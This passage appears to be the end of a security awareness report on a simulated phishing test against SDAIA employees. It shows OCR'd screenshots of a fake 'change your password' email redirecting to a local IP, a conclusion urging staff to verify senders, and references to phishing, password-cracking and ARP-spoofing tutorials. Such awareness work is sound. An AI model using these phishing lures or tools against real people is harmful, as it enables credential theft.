


Figure 49: show it is not secure



www.google.com
please chang the password of y
gmail - بحث
عدم المزامنة
https://www.google.com/url?q=http://192.168.0.180&source=gmail&...
اكتب هنا للبحث
ENG

أنت غير متّصل

ولم يكن الويب ممتعاً من دونك. دعنا نعيد نشاطك عبر الإنترنت مرة أخرى!


تجربة:

- جارٍ التحقق من كابلات الشبكة، والمودم، والموجه
- جارٍ إعادة الاتصال بالشبكة اللاسلكية الخاصة بك
- جارٍ تشغيل تشخيص شبكة Windows

DNS_PROBE_FINISHED_NO_INTERNET

هل تود أن تلعب لعبة أثناء انتظارك؟ تشغيل اللعبة

Figure 50:cont...



Hmmm... can't reach this page

192.168.0.180 took too long to respond

Try:

- Search the web for 192 168 0 180
- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics

ERR_CONNECTION_TIMED_OUT

Refresh

Details

Figure 51:cont...

3. Summary of conclusion reached

The results of the investigation support the assertion that employees should pay attention to the email sent to them as they are an entry point to SDAIA network resources and that the address sent from the email should be verified.

3.1 Expert opinion regarding findings

The investigation findings show that employees should be assured of verifying the messages sent to them and from what address the message was sent to avoid leakage of their data outside the SDAIA network.

References

[1] PROFESSOR.127.0.0.1. (2022, June 26). *2.USING SETOOLKIT FOR PHISHING ATTACKS* [Video]. YouTube. https://www.youtube.com/watch?v=2zLmdXQitF4

[2] Shivanandhan, M. (2022). How to Crack Passwords using John The Ripper – Pentesting Tutorial. *freeCodeCamp.org*. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/

[3] Pat. (n.d.). *Getting Started With John The Ripper On Kali Linux – InfosecScout*. https://infosecscout.com/john-the-ripper-on-kali-linux/

[4] *MD5 Hash Generator*. (n.d.). https://www.md5hashgenerator.com/

[5] Vojtko, M. (2023, March 20). *Everything You Need to Know About ARP Spoofing*. Hashed Out by the SSL Store^{TM}. https://www.thesslstore.com/blog/everything-you-need-to-know-about-arp-spoofing/

[6] Chris Greer. (2021, December 9). *How ARP Poisoning Works // Man-in-the-Middle* [Video]. YouTube. https://www.youtube.com/watch?v=cVTUeEoJgEg